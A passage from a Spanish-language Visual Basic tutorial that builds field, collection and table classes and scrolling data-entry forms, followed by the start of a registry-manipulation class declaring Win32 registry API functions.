Además de estos, podemos añadirle algunos otros que nos permita manipular el contenido de los campos de la tabla. Por ejemplo, asignar a la propiedad contenido de la colección de campos del registro actual el contenido de estos o recuperar ese contenido y asignarlo a los campos del registro actual. En estos dos casos, los campos de tipo contador no se deberán actualizar, ya que no es conveniente que se modifiquen directamente por nuestra aplicación, si no queremos provocar una pequeña catástrofe o un error...

Pero eso, como en otras ocasiones te recomiendo será si lo crees conveniente.

Una vez que tenemos las clases que necesitaremos, vamos a ver la forma en que codificaremos cada una de las propiedades y métodos de las mismas.

La clase básica, a la que llamaré *cCampo*, no tiene demasiada complicación, sólo contendrá propiedades y aunque éstas pueden declararse como variables públicas, las voy a declarar como propiedades, ya que además de ser una forma más elegante de hacerlo, podremos insertar cualquier tipo de comprobación que creamos conveniente. También lo voy a hacer, porque estoy un poco harto de ver que esto es lo que se recomienda en muchos manuales y libros, pero casi nunca se

hace... y para más INRI casi nunca en los listados de ejemplo, se ponen en práctica...

A mi particularmente me gusta tener, en las clases que formarán parte de una colección, una propiedad llamada ID, ésta será la que servirá de clave en esa colección y por tanto debe ser única, como esta clase representará a un campo de una tabla, el nombre interno nos servirá, ya que no se pueden tener nombres de campos repetidos en la misma tabla.

Pero hay que asegurarse que esa asignación no se cambie, para ello bastará con tener una variable estática que tenga en cuenta que ya ha sido asignada esta propiedad.

Veamos el código de esta propiedad:

Cuando usamos procedimientos de propiedades en lugar de usar variables públicas, se suelen tener unas variables que serán las que contengan esos valores para que al recuperarlo mediante la propiedad GET, se sepa que valor debe devolver, en este caso esa variable es *m_ID*, veamos cómo se usa para devolver el valor de la propiedad ID:

Para el resto de propiedades haremos lo mismo, estas son las variables a nivel de módulo:

Fíjate que algunas de nuestras propiedades tendrán valores especiales, como son el *tipo* y la *alineación*, en estos casos, sólo podremos hacerlo así con versiones superiores al VB4, en caso de que intentes codificar con esa versión deberás cambiarlo al tipo adecuado, por ejemplo: *LONG*.

Hay veces en las que nos puede interesar que el Visual Basic se encargue de comprobar que el tipo asignado es el adecuado, de no ser así dará un error y detendrá el programa, salvo que hayamos puesto detección de errores para que esto no ocurra.

Otra forma sería permitir que se pueda asignar cualquier valor y hacer nuestras propias comprobaciones dentro de cada asignación de propiedad.

Para ello los datos recibidos para la asignación tendrán que ser *Variants* y nosotros nos encargaremos de convertirla al tipo que proceda. El inconveniente es que tendremos variables (propiedades) que ocuparán más memoria de lo necesario, pero... es cuestión de gustos... en el código final no lo voy a hacer de esta forma, pero aquí te muestro cómo se podría implementar en el caso de *LongMostrar*:

Aquí notarás que también uso unos valores por defecto, éstos son los que quiero que se asignen inicialmente a las propiedades, para curarme en salud, estos valores habrá que asignarlos cuando se inicie la clase:

Estos valores por defecto son constantes declaradas a nivel de módulo:

Una atención especial sería para el *contenido*, ya que es muy posible que sea cualquier cosa y para ello no sólo debemos tener la propiedad *LET*, sino que necesitaremos también *SET*, puesto que puede contener cualquier cosa... El problema viene cuando queremos devolver ese contenido con *GET*. En esta situación he intentado ser lo más genérico posible y poder evitar el error de que no hemos devuelto el tipo correcto, si lo dudas, prueba a asignar una imagen a *Contenido* y después recupérala, si es que te deja, claro...

Para solventar, en la medida de lo posible esta situación he hecho lo siguiente con esta propiedad de la clase básica:

En este caso he hecho una comprobación del tipo de datos que tenemos guardado y según ese tipo, usamos una simple asignación o la asignamos con *SET propiedad* = *variable*, en caso de que no se adapte a todos los tipos que podamos manipular, siempre habrá tiempo de arreglar estas comprobaciones...

Con las cadenas podríamos hacer otro tipo de comprobaciones y es que si el tamaño asignado es mayor que el que nosotros queremos, se recorte... esto con un simple Left$ se arregla.

Por ejemplo si sabemos que el nombre no puede contener más de 255 caracteres podríamos hacer algo como esto:

Un caso especial son las propiedades de tipo *Boolean*, estas deberían recibir sólo valores *True* o *False*, pero, al menos a mi me ha ocurrido, cuando trabajamos con idiomas diferentes del Visual Basic, puede que el valor *True* se convierta en *Verdadero*... Sí, ya sé que es lo mismo, pero en ocasiones, al recuperar este valor de un fichero, incluso del registro del Windows, me he topado con un ***Type Mismatch*** como un castillo de grande...

Si ese no es tu caso, no necesitas hacer comprobaciones extras, pero si te ha ocurrido o no quieres que te ocurra, podrías hacer esto:

Como comprobarás, el valor debe ser *Variant*, ya que de no ser así, el error se producirá antes de llegar a esta propiedad, porque el VB comprueba antes de asignar el valor...

Si no lo crees, no necesitas siquiera tener el VB versión inglesa para comprobarlo, prueba esto, pero deja la propiedad *Mostrar* como *Boolean*:

```
Dim i&

Dim sTmp$

i = FreeFile

Open "C:\Prueba.txt" For Output As i

Print #i, True

Close i

i = FreeFile

Open "C:\Prueba.txt" For Input As i

Input #i, sTmp

Close i

tCampos(1).Mostrar = sTmp
```

Vale, de acuerdo, *sTmp* es un string y por eso da error, pero en el caso de que ese valor lo guardaras y recuperaras con las APIs de recuperar y escribir en un INI... ya verías que no funciona ni siquiera el *CBool(sTmp)*.

Dejemos esto, porque parece ser que sólo me ocurre a mi... pero me ha dado un montón de quebraderos de cabeza... al cambiar de la versión inglesa del VB4 a la española del VB5.

La clase colección sólo será una clase que tendrá una colección interna en la que se guardarán los campos y tendrá implementada el interface *IColeccion*, veamos la parte de las declaraciones:

En el evento *Class_Initialize* crearemos la colección y la destruiremos en *Class_Terminate*:

Los métodos serán los que contiene *IColeccion*, pero en esta clase será privados, de forma que sólo se podrán acceder a ellos usando un objeto del tipo *IColeccion*. Veamos el código:

En la implementación es dónde debemos asignar que la propiedad *Item* sea la propiedad por defecto y que el método *New_Enum* esté oculto y con el id. de procedimiento a -4.

Ahora pasemos a ver el código de la última de las clases, la que representará a la tabla.

En la parte de las declaraciones tendremos esto:

Aquí se declaran las variables que usaremos para asignar las distintas propiedades, veamos esas propiedades:

En el caso de Base, se usa SET porque sólo se usará mediante una referencia, por otro lado Campos devolverá la clase/colección de campos.

Por último nos queda el método *Inicializar*, en él se asignarán los campos, y de paso otros valores necesarios para esta clase, también recorrerá las tablas incluidas en esa base para poder usar los campos de la tabla especificada, si no se ha asignado ningún nombre de tabla, se tomará como tabla origen la primera que se encuentre:

También esta clase dispone de unos métodos que se encargarán de copiar en la propiedad Contenido el contenido del registro actual así como volver a ponerlos en el registro actual, además de otro que se encargará de asignar a un array lo que tengamos en Contenido, este array puede ser de cualquier tipo, incluso objetos como TextBoxes, Labels, etc., siempre que esos objetos acepten en la propiedad por defecto esa clase de datos.

Bien, ya tenemos todo el código necesario para nuestras clases, ahora sólo queda hacer una pequeña aplicación que pueda usar todas estas clases.

Primero veremos cómo usarla de forma que no se asigne una tabla real, esto servirá para saber cómo acceder a la colección, así como para comprobar cómo se deben asignar los campos. Para ello crea un form y añade un par de Labels y un control ListBox, añade este código al Form_Load y verás cómo funciona.

```
Dim tCampo As cCampo
Dim tColeccion As IColeccion
Dim tTabla As cTabla

'Asignar los valores

Set tTabla = New cTabla

'Asignarlos

With tTabla
    .Nombre = "Prueba"
```

```
    .Campos("uno") = "Campo Uno"
    'Se puede asignar de cualquiera de estas dos formas
    .Campos("dos") = "Campo Dos"
    '.Campos(2) = "Campo Dos"
    'También se puede especificar la propiedad a asignar:
    .Campos("tres").Nombre = "Campo Tres"
End With

'Mostrarlos

With tTabla
    'Si se intenta borrar la colección,
    'dará error en tiempo de compilación
    'Set .Campos = Nothing

    Set tColeccion = .Campos

    Label1(0) = "Nombre de la tabla: " & .Nombre
    Label1(1) = "Hay " & tColeccion.Count & " campos"

    For Each tCampo In tColeccion
        List1.AddItem tCampo
    Next

    'Por supuesto que haciendo un bucle "tradicional"...

    Dim i&

    List1.AddItem "--- ... ---"

    For i = 1 To tColeccion.Count
        List1.AddItem i & "- " & .Campos(i)
    Next

End With

Set tColeccion = Nothing
Set tCampo = Nothing
Set tTabla = Nothing
```

Fíjate la forma de acceder a la colección, para ello, he declarado una variable del tipo *IColeccion*. Después he asignado a esa variable el valor devuelto por la propiedad Campos de la tabla y desde ahí ya podemos acceder a cada uno de los campos, también puedes comprobar que no podemos asignar un valor *Nothing* a esa propiedad, con lo cual nuestra colección estará medianamente protegida...

Pero este tipo de ejemplos resultan un poco insulsos, ya que no son realmente útiles, así que veamos una aplicación algo más útil, que además tiene un par de *cosillas* realmente interesantes.

Por ejemplo, un formulario que se adapte a los controles que queramos, esto resulta útil cuando queremos que la aplicación se adapte a cualquier base de datos o a cualquier tabla, sin importarnos el número de campos que tenga.

Esto mismo lo pondremos en actuación en otro formulario que nos servirá para asignar las etiquetas visibles de nuestra tabla.

Este es el aspecto del formulario principal de ejemplo:

No te preocupes por los colores, los he usado para ver por dónde iba cada uno de los controles.

El que está de color blanco debe ser un Picture, el cyan y el gris grande puede ser un Picture o un Frame, la cuestión es que sea un control que pueda actuar de contenedor de otros controles.

El Label y el TextBox deben ser los elementos cero de un array, ya que se usarán para mostrar la etiqueta de cada campo y el contenido de los mismos. El propio programa se encargará de ajustar el tamaño de los TextBoxes, por si estos contuvieran campos más grandes de la cuenta, de todas formas deberás poner la propiedad Multiline a True, en el evento KeyPress se tendrá esto en cuenta para que al pulsar Intro no se desplacen los que sólo contengan una línea.

Veamos ahora el código necesario:

Este código debes ponerlo en la parte de las declaraciones:

Creo que voy a dejar las imágenes, ya que es un poco engorroso y te mostraré el código directamente.

```
'
Private Sub Form_Load()
    '---Inicio de los controles de scroll virtual---
    '-------------------------------------------------------
    'El contenedor virtual (picScroll1)
    '   será el contenedor de:
    'El contenedor visual (picScroll2)
    '   que a su vez contendrá los controles 'visuales' de
    '   nuestro formulario
    '-------------------------------------------------------
    '
    'Es importante que el tamaño del picScroll2 sea el tamaño
    'máximo que queramos que tenga el formulario
    '
    'El contenedor visual debe estar contenido en el virtual
    Set picScroll2.Container = picScroll1

    'Diferencia entre el ScaleWidth con el Width
    difSW = ScaleWidth - Width
    'Diferencia entre el ScaleHeight con el Height
    difSH = ScaleHeight - Height

    'Para que no se vea diferente el picScroll1
    'en el entorno lo dejo en blanco para que se diferencie
    picScroll1.BackColor = picScroll2.BackColor
    picTool.BackColor = picScroll2.BackColor

    'Asegurarnos de que no tienen bordes
    picScroll1.BorderStyle = vbBSNone
    picScroll2.BorderStyle = vbBSNone

    'Ajustar el contenedor de los botones al tamaño adecuado
    picTool.Width = picScroll2.ScaleWidth

    HScroll1.Left = 0
    VScroll1.Top = 0
    VScroll1.SmallChange = 120 '10 en Pixels
    VScroll1.LargeChange = 360 '60 en Pixels
    HScroll1.SmallChange = 120
    HScroll1.LargeChange = 360

    '---Fin de las asignaciones para el Scroll virtual---

    Dim tCampo As cCampo
    Dim i&

    'Asignar los valores

    Set m_cTabla = New cTabla

    'En caso de que queramos usar unDataControl
    'Data1.DatabaseName = App.Path & "\Objetos2.mdb"

    Set m_Db = OpenDatabase(App.Path & "\Objetos2.mdb")

    'Asignarlos
    With m_cTabla
        .Inicializar m_Db
        'Data1.RecordSource = "select * from [" & .Nombre & "]"
        Set m_Rs = m_Db.OpenRecordset("select * from [" & .Nombre & "]", dbOpenSnapshot)

        'Copiar el contenido
        On Local Error Resume Next
        m_Rs.MoveFirst
        If Err = 0 Then
            .CopiarContenidos m_Rs
```

```
        End If
        On Local Error GoTo 0
    End With

    'Mostrarlos
    With m_cTabla

        Set tCampos = .Campos

        i = 0
        For Each tCampo In tCampos
            If i > 0 Then
                Load Label1(i)
                Load Text1(i)
                Text1(i).Top = Text1(i - 1).Top + Text1(i).Height + 60
                Text1(i).TabIndex = Text1(i - 1).TabIndex + 1
            End If
            With Text1(i)
                Label1(i).Visible = True
                Label1(i).Caption = tCampo.Etiqueta
                Label1(i).Top = .Top + 15
                'Si estamos usando un control Data...
                '.DataField = tCampo.Nombre
                .MaxLength = tCampo.Tamaño
                'Ajustar el tamaño del Text...
                If tCampo.Tipo = dbMemo Then
                    .Height = .Height * 5
                    .MaxLength = 0
                End If
                .Visible = True
                'Adaptar el tamaño del contenedor...
                If .Top + .Height + 120 > picScroll2.Height Then
                    picScroll2.Height = .Top + .Height + 120
                End If
            End With
            i = i + 1
        Next
        .MostrarContenidos Text1()
    End With

    Set tCampo = Nothing
End Sub
```

En este evento se preparan los controles para mostrar y asignar el tamaño automáticamente y también se asignan los valores de los campos, se lee el primer registro y se muestra en los TextBoxes.

Para controlar el tamaño de los contenedores virtuales debemos añadir este código al evento Resize del formulario:

```
Private Sub Form_Resize()
    Dim i&

    If WindowState <> vbMinimized Then

        'Esta comparación es para que no se cuelgue,
        'si se reduce "demasiado" el tamaño de la ventana.
        'Gracias a "David Sans" <dsans@abaforum.es> por la corrección.
        If ScaleWidth - VScroll1.Width > 0 And ScaleHeight - HScroll1.Height > 0 Then
            ' Initialize location of both pictures.
            picScroll1.Move 0, 0, ScaleWidth - VScroll1.Width, ScaleHeight - HScroll1.Height
```

```
            picScroll2.Move 0, 0
        End If

        'Si el tamaño es mayor que el contenido...
        If Width - difSW > picScroll2.Width + VScroll1.Width Then
            Width = picScroll2.Width + VScroll1.Width - difSW
        End If
        'igual con el alto...
        If Height - difSH > picScroll2.Height + HScroll1.Height Then
            Height = picScroll2.Height + HScroll1.Height - difSH
        End If

        ' Position the horizontal scroll bar.
        HScroll1.Top = picScroll1.Height
        HScroll1.Width = picScroll1.Width
        ' Position the vertical scroll bar.
        VScroll1.Left = picScroll1.Width
        VScroll1.Height = picScroll1.Height
        ' Set the Max value for the scroll bars.
        HScroll1.Max = picScroll2.Width - picScroll1.Width
        VScroll1.Max = picScroll2.Height - picScroll1.Height
        ' Determine if child picture will fill up
        ' screen. If so, then there is no need to
        ' use scroll bars.
        VScroll1.Enabled = (picScroll1.Height < picScroll2.Height)
        HScroll1.Enabled = (picScroll1.Width < picScroll2.Width)

        'Líneas de separación de los botones
        For i = 0 To 1
            Line1(i).X1 = 0
            Line1(i).Y1 = picTool.Height - 15
            Line1(i).Y2 = Line1(i).Y1
            Line1(i).X2 = picTool.Width
        Next
    End If
End Sub
```

Este es el código que se ejecutará cuando finalicemos la aplicación:

```
Private Sub Form_Unload(Cancel As Integer)

    'Cerrarmos la base y quitamos las referencias
    m_Db.Close

    Set m_cTabla = Nothing
    Set m_Db = Nothing

    Set Form1 = Nothing
End Sub
```

Para manipular la parte visible, se encargan los controles VScroll y HScroll:

```
Private Sub HScroll1_Change()
    ' picScroll2.Left is set to the negative
    ' of the value because as you scroll the
    ' scroll bar to the right, the display
    ' should move to the Left, showing more
    ' of the right of the display, and vice-
    ' versa when scrolling to the left.
    picScroll2.Left = -HScroll1.Value
End Sub


Private Sub VScroll1_Change()
    ' picScroll2.Top is set to the negative of
    ' the value because as you scroll the
    ' scroll bar down, the display should
    ' move up, showing more of the bottom of
    ' the display, and vice-versa when
    ' scrolling up.
    picScroll2.Top = -VScroll1.Value
End Sub
```

Entre otras cosas, este sería el código para controlar que la línea del TextBox no desaparezca en caso de pulsar Intro:

```
Private Sub Text1_KeyPress(Index As Integer, KeyAscii As Integer)
    If tCampos(Text1(Index).DataField).Tipo <> dbMemo Then
        If KeyAscii = 13 Then KeyAscii = 0
    End If
End Sub
```

Para ello se comprueba si el tipo es Memo, lo cual nos permite saber que este campo puede tener más de una línea. Para conseguirlo, lo único que tenemos que hacer es asignar cero a KeyAscii cuando el tipo no sea Memo para que el control no reciba el retorno de carro.

Ya sólo nos queda lo que harán los botones cuando se pulse en ellos.

En el caso de Salir, sólo se hará una descarga del formulario y si queremos, un End.

En los otros dos se llamarán a los forms que se encarguen de mostrar los formularios que harán la consulta o que permitirán que cambiemos el contenido de la propiedad Etiqueta.

Aquí tienes el código:

```
Private Sub cmdConsulta_Click()
    With gsQBE
        Set .Tabla = m_cTabla
        .Show vbModal
        If MostrarBusqueda.Command1.Caption = "" Then
            Unload MostrarBusqueda
        Else
```

```
            MostrarBusqueda.Show
        End If
    End With
End Sub


Private Sub cmdModificar_Click()
    Dim i&
    Dim tCampo As cCampo

    With frmScroll
        Set .Tabla = m_cTabla
        .Show vbModal
        If Not .Cancelado Then
            'Mostrar los nuevos valores
            i = 0
            For Each tCampo In tCampos
               Label1(i) = tCampo.Etiqueta
               i = i + 1
            Next
        End If
    End With
    Unload frmScroll

    Set tCampo = Nothing
End Sub
```

Para terminar, ya que me estoy extendiendo más de la cuenta, vamos a ver el formulario que permite modificar las etiquetas y el código que se utiliza, ya que este form también maneja controles visuales para poder adaptarse al número de campos.

Este es el aspecto del form:

Tanto el Label como el TextBox son arrays cuyo índice inicial es cero.

Veamos el código, empezaremos por el que se incluye en la parte general de las declaraciones:

```
Option Explicit
```

```
Dim difSW As Long
Dim difSH As Long

Dim tCampos As IColeccion
Dim tCampo As cCampo

'Propiedades de este formulario
Public Cancelado As Boolean
```

En el Form_Load sólo prepararemos los controles que harán que se ajuste al tamaño que tenga posteriormente. Como comprobarás es prácticamente igual que el código usado en este mismo evento del form principal, salvo por las asignaciones del Container de los dos commands, esto lo hago para que estén dentro del contenedor virtual, para que también puedan verse en caso de que el form se haga demasiado grande o muy pequeño.

```
Private Sub Form_Load()
    '---Inicio de los controles de scroll virtual---
    '-------------------------------------------------------
    'El contenedor virtual (picScroll1)
    '   será el contenedor de:
    'El contenedor visual (picScroll2)
    '   que a su vez contendrá los controles 'visuales' de
    '   nuestro formulario
    '-------------------------------------------------------
    '
    'Es importante que el tamaño del picScroll2 sea el tamaño
    'máximo que queramos que tenga el formulario
    '
    'El contenedor visual debe estar contenido en el virtual
    Set picScroll2.Container = picScroll1
    Set cmdAceptar.Container = picScroll2
    Set cmdCancelar.Container = picScroll2

    'Diferencia entre el ScaleWidth con el Width
    difSW = ScaleWidth - Width
    'Diferencia entre el ScaleHeight con el Height
    difSH = ScaleHeight - Height

    'Para que no se vea diferente el picScroll1
    'en el entorno lo dejo en blanco para que se diferencie
    picScroll1.BackColor = picScroll2.BackColor

    'Asegurarnos de que no tienen bordes
    picScroll1.BorderStyle = vbBSNone
    picScroll2.BorderStyle = vbBSNone

    '---Fin de las asignaciones para el Scroll virtual---

End Sub
```

El evento Resize es un poco más corto que el del form principal, pero su finalidad es la misma:

```
Private Sub Form_Resize()

    On Local Error Resume Next
```

```
    If WindowState <> vbMinimized Then

        'Esta comparación es para que no se cuelgue,
        'si se reduce "demasiado" el tamaño de la ventana.
        'Gracias a "David Sans" <dsans@abaforum.es> por la corrección.
        If ScaleWidth > 0 And ScaleHeight > 0 Then
            ' Initialize location of both pictures.
            picScroll1.Move 0, 0, ScaleWidth, ScaleHeight
            picScroll2.Move 0, 0
        End If

        'Si el tamaño es mayor que el contenido...
        If Width - difSW > picScroll2.Width Then
            Width = picScroll2.Width - difSW
        End If
        'igual con el alto...
        If Height - difSH > picScroll2.Height Then
            Height = picScroll2.Height - difSH
        End If

    End If

    Err = 0
End Sub
```

La creación de los controles necesarios para cada uno de los campos se hace al asignar la propiedad Tabla, esta propiedad sólo permite que se asigne una vez, esto lo he hecho para que algún desaprensivo no intente reasignarla, ya que daría error al intentar cargar en memoria de nuevo los controles ya cargados.

```
Public Property Set Tabla(ByVal tTabla As cTabla)
    'Al asignar la tabla se adpatan y cargan los controles
    'Por tanto sólo se puede asignar una vez
    Static TablaAsignada As Boolean
    Dim i&

    If Not TablaAsignada Then
        TablaAsignada = True

        With tTabla

            Set tCampos = .Campos
            Caption = "Modificar las etiquetas de: " & .Nombre

            i = 0
            For Each tCampo In tCampos
                If i > 0 Then
                    Load Label1(i)
                    Load Text1(i)
                    Text1(i).Top = Text1(i - 1).Top + Text1(i).Height + 60
                    Text1(i).TabIndex = Text1(i - 1).TabIndex + 1
                End If
                With Text1(i)
                    Label1(i).Visible = True
                    Label1(i).Caption = tCampo.Etiqueta
                    .Text = tCampo.Etiqueta
                    Label1(i).Top = .Top + 15
                    .Visible = True
                    'Adaptar el tamaño del contenedor...
                    If .Top + .Height + 120 > picScroll2.Height Then
```

```
                    picScroll2.Height = .Top + .Height + 120
                End If
            End With
            i = i + 1
        Next
        'Posicionar los botones...
        picScroll2.Height = picScroll2.Height + cmdAceptar.Height * 2
        cmdAceptar.Top = picScroll2.ScaleHeight - cmdAceptar.Height - 120
        cmdCancelar.Top = cmdAceptar.Top
     End With
  End If
End Property
```

Para terminar veamos el código usado para asignar los nuevos valores de las etiquetas:

```
Private Sub cmdAceptar_Click()
    Dim i&

    Cancelado = False
    'Asignar los nombres nuevos
    i = 0
    For Each tCampo In tCampos
       tCampo.Etiqueta = Text1(i).Text
       i = i + 1
    Next
    Hide
End Sub
```

Y el del botón cancelar:

```
Private Sub cmdCancelar_Click()
    Cancelado = True
    Hide
End Sub
```

Es importante asignar adecuadamente el valor de la propiedad Cancelar, ya que esta se tiene en cuenta cuando se regresa de este form, fijate que es importante usar Hide en lugar de descargar el form, ya que si no se hiciera así se perdería la información de Cancelar.

No voy a incluir el código del formulario que hace la consulta, entre otras cosas porque no lo he depurado demasiado, sólo lo he adaptado de otro código que tenía, pero el código usado, tendrás ocasión de verlo si te bajas el código de ejemplo.

Bien, espero que todo este rollo te haya servido para comprender mejor cómo manejar y usar prácticamente las colecciones.

En un futuro artículo, veremos cómo crear una jerarquía de objetos que manipule todas las tablas de una base de datos. Mientras tanto, ve practicando, ya que confío en que no tendrás problemas para hacerlo.

También intentaré mejorar el código del formulario de consultas, ya que creo que puede ser bastante útil para realizar y mostrar cualquier tipo de consulta en cualquier tipo de tabla, e incluso con consultas en las que intervengan varias tablas, pero esto será en otra ocasión.

Nos vemos.
Guillermo

Pulsa aquí para bajarte los listados de ejemplo (objetos2_3cod.zip 24.2 KB)
Pulsa en este link, si quieres bajarte esta página con todos los gráficos (objetos2_3.zip 125 KB)

cQueryReg

Clase para manipular los datos del registro del Sistema

Revisión del 18/Ago/98
Última actualización: 22/Jun/2000

Links a las nuevas revisiones:
Pulsa aqui si quieres ver la revisión del 14/Oct/98 (2)
Este link te llevará a la revisión del 12/Jun/99 (3)
Este otro te llevará a la revisión del 22/Jun/2000 (4)
Este es el correspondiente a la revisión del 28/Dic/2001 (5)

Lo prometido es deuda.
Esta es la clase completa para manipulación del registro, además de poder obtener los diferentes directorios del sistema.

Entre otras cosas, lo que puedes hacer con esta clase es:

- Leer un valor de una clave del registro de cualquier tipo: cadena, binario o numérico.
- Asignar un valor a una clave.
- Borrar un valor de una clave.
- Borrar una clave.
- Asociar una extensión con un programa.
- Añadir opciones a una extensión existente.
- Borrar una extensión (desasociar la extensión)
- Obtener cualquier directorio del sistema (Menú de inicio, Windows, archivos de programa, etc.)

MUY IMPORTANTE: Cualquier manipulación errónea del registro no es un juego... a pesar de que he hecho mis comprobaciones, no me hago responsable del funcionamiento de esta clase y menos aún de las consecuencias catastróficas que pueda producir por un uso no "adecuado".
El que avisa...

A la fecha de publicación, (02:50 del 18/Ago/98), sólo he puesto el listado de la clase, pero incluyo un form de prueba.
Las pruebas de lectura y asociación/borrado de extensiones las he probado en Windows 95 español y Windows 98 inglés USA.
No he hecho ninguna prueba con Windows NT, (aún no lo tengo instalado).

Cuando tenga más tiempo, explicaré con más detalle cómo se usan las funciones, pero he creido interesante publicar la clase y los ejemplos antes de tener listo "el comecoco", ya que son muchos los interesados en una clase de este tipo.

Si quieres los listados completos, pulsa este link. (QueryReg.zip 13.9 KB)

La clase:

```
'
'-------------------------------------------------------------
'cQueryReg                                          (13/Ago/98)
'Clase para obtener valores del Registro del Sistema
'
'Con las funciones de crear/borrar claves/valores:      (18/Ago/98)
'
'La información para crear las funciones están tomadas de ejemplos
'y valores obtenidos en el código del Setup1.vbp
'y de artículos incluidos en los CDs del MSDN Library.
'
```

```
'=== De algún sitio tenía que sacar la información... ===
'
'©Guillermo 'guille' Som, 1998
'email: guille@costasol.net / guille@wcostasol.es
'
'La función / método GetReg devolverá el valor adecuado,
'si se ha encontrado la clave especificada en el registro.
'
'Las funciones GetRegXXX se usarán para asegurarnos que el valor
'devuelto es del tipo especificado.
'Por ejemplo:
'   si se usa GetRegString y el valor de la clave indicada
'   no es del tipo cadena, se devolverá una cadena vacía
'=========================================================================
'=== NOTA: Las he dejado para poder ver cómo se usarían según el tipo ===
'=========================================================================
'-------------------------------------------------------------------
Option Explicit

Dim colShellFolders As Collection
Dim colShellFoldersKey As Collection

Private Declare Function GetWindowsDirectory Lib "kernel32" Alias "GetWindowsDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) As Long
Private Declare Function GetSystemDirectory Lib "kernel32" Alias "GetSystemDirectoryA" _
    (ByVal lpBuffer As String, ByVal nSize As Long) As Long

' Registry manipulation API's (32-bit)

'Claves del Registro
Public Enum eHKEY
    HKEY_CLASSES_ROOT = &H80000000
    HKEY_CURRENT_USER = &H80000001
    HKEY_LOCAL_MACHINE = &H80000002
    HKEY_USERS = &H80000003
    '
    HKEY_CURRENT_CONFIG = &H80000005
    HKEY_DYN_DATA = &H80000006
End Enum
'
Public Enum eHKEYError
    ERROR_SUCCESS = 0               'Todo correcto, sin error
    ERROR_FILE_NOT_FOUND = 2&       'este error ocurre cuando se abre
                                    'una clave y no existe

    ERROR_ACCESS_DENIED = 5&
    ERROR_MORE_DATA = 234&          'More data is available
    ERROR_NO_MORE_ITEMS = 259&      'No more data is available

    ERROR_BADKEY = 1010&            'Se produce cuando se intenta acceder
                                    'a una clave que no está abierta
End Enum
'
'Los tipos de datos posibles, algunos sólo para Windows NT
Public Enum eHKEYDataType
    REG_NONE = 0&               'No value type
    REG_SZ = 1&                 'Unicode null terminated string
    REG_BINARY = 3              'Free form binary
    REG_DWORD = 4               '32-bit number
End Enum

' Standard rights, used later below
Const SYNCHRONIZE = &H100000
Const READ_CONTROL = &H20000
Const STANDARD_RIGHTS_ALL = &H1F0000
Const STANDARD_RIGHTS_REQUIRED = &HF0000
Const STANDARD_RIGHTS_EXECUTE = (READ_CONTROL)
Const STANDARD_RIGHTS_READ = (READ_CONTROL)
Const STANDARD_RIGHTS_WRITE = (READ_CONTROL)

'Security Access Mask
```

```
Public Enum eREGSAM
                                    'Permission to:
    KEY_QUERY_VALUE = &H1           '   query subkey data
    KEY_SET_VALUE = &H2             '   set subkey data
    KEY_CREATE_SUB_KEY = &H4        '   create subkeys
    KEY_ENUMERATE_SUB_KEYS = &H8    '   enumerate subkeys
    KEY_NOTIFY = &H10               '   for change notification
    KEY_CREATE_LINK = &H20          '   create a symbolic link

    'KEY_READ Combination of:
    '           KEY_QUERY_VALUE, KEY_ENUMERATE_SUB_KEYS, and
    '           KEY_NOTIFY access.
    KEY_READ = ((STANDARD_RIGHTS_READ Or KEY_QUERY_VALUE Or KEY_ENUMERATE_SUB_KEYS Or KEY_NOTIFY)
And (Not SYNCHRONIZE))
    'KEY_WRITE Combination of:
    '           KEY_SET_VALUE and KEY_CREATE_SUB_KEY access.
    KEY_WRITE = ((STANDARD_RIGHTS_WRITE Or KEY_SET_VALUE Or KEY_CREATE_SUB_KEY) And (Not
SYNCHRONIZE))

                                    'Permission for read access
    KEY_EXECUTE = ((KEY_READ) And (Not SYNCHRONIZE))

    'KEY_ALL_ACCESS Combination of:
    '           KEY_QUERY_VALUE, KEY_SET_VALUE, KEY_CREATE_SUB_KEY,
    '           KEY_ENUMERATE_SUB_KEYS, KEY_NOTIFY and KEY_CREATE_LINK access.
    KEY_ALL_ACCESS = ((STANDARD_RIGHTS_ALL Or KEY_QUERY_VALUE Or KEY_SET_VALUE Or KEY_CREATE_SUB_KEY
Or KEY_ENUMERATE_SUB_KEYS Or KEY_NOTIFY Or KEY_CREATE_LINK) And (Not SYNCHRONIZE))

End Enum

Private Type FILETIME
    dwLowDateTime As Long
    dwHighDateTime As Long
End Type

Private Declare Function RegQueryInfoKey Lib "advapi32.dll" Alias "RegQueryInfoKeyA" _
    (ByVal hKey As Long, ByVal lpClass As String, lpcbClass As Long, _
    lpReserved As Long, lpcSubKeys As Long, lpcbMaxSubKeyLen As Long, _
    lpcbMaxClassLen As Long, lpcValues As Long, lpcbMaxValueNameLen As Long, _
    lpcbMaxValueLen As Long, lpcbSecurityDescriptor As Long, _
    lpftLastWriteTime As FILETIME) As Long
Private Declare Function RegOpenKeyEx Lib "advapi32.dll" Alias "RegOpenKeyExA" _
    (ByVal hKey As Long, ByVal lpSubKey As String, _
    ByVal ulOptions As Long, ByVal samDesired As Long, _
    phkResult As Long) As Long
Private Declare Function RegCloseKey Lib "advapi32.dll" _
    (ByVal hKey As Long) As Long

Private Declare Function RegEnumValue Lib "advapi32.dll" Alias "RegEnumValueA" _
    (ByVal hKey As Long, ByVal dwIndex As Long, _
    ByVal lpValueName As String, lpcbValueName As Long, _
    lpReserved As Long, lpType As Long, lpData As Any, _
    lpcbData As Long) As Long
Private Declare Function RegCreateKey Lib "advapi32.dll" Alias "RegCreateKeyA" _
    (ByVal hKey As Long, ByVal lpszSubKey As String, _
    phkResult As Long) As Long
'
'Windows 95:
'   The RegDeleteKey function deletes a subkey and all its descendants.
'Windows NT:
'   The RegDeleteKey function deletes the specified subkey.
'   The subkey to be deleted must not have subkeys.
'
Private Declare Function RegDeleteKey Lib "advapi32.dll" Alias "RegDeleteKeyA" _
    (ByVal hKey As Long, ByVal lpszSubKey As String) As Long

Private Declare Function RegDeleteValue Lib "advapi32.dll" Alias "RegDeleteValueA" _
    (ByVal hKey As Long, ByVal szValueName As String) As Long

Private Declare Function RegEnumKey Lib "advapi32.dll" Alias "RegEnumKeyA" _
    (ByVal hKey As Long, ByVal iSubKey As Long, _
```

```
    ByVal lpszName As String, ByVal cchName As Long) As Long
Private Declare Function RegEnumKeyEx Lib "advapi32.dll" Alias "RegEnumKeyExA" _
    (ByVal hKey As Long, ByVal dwIndex As Long, _
    ByVal lpName As String, lpcbName As Long, _
    ByVal lpReserved As Long, ByVal lpClass As String, _
    lpcbClass As Long, lpftLastWriteTime As FILETIME) As Long
Private Declare Function RegQueryValue Lib "advapi32.dll" Alias "RegQueryValueA" _
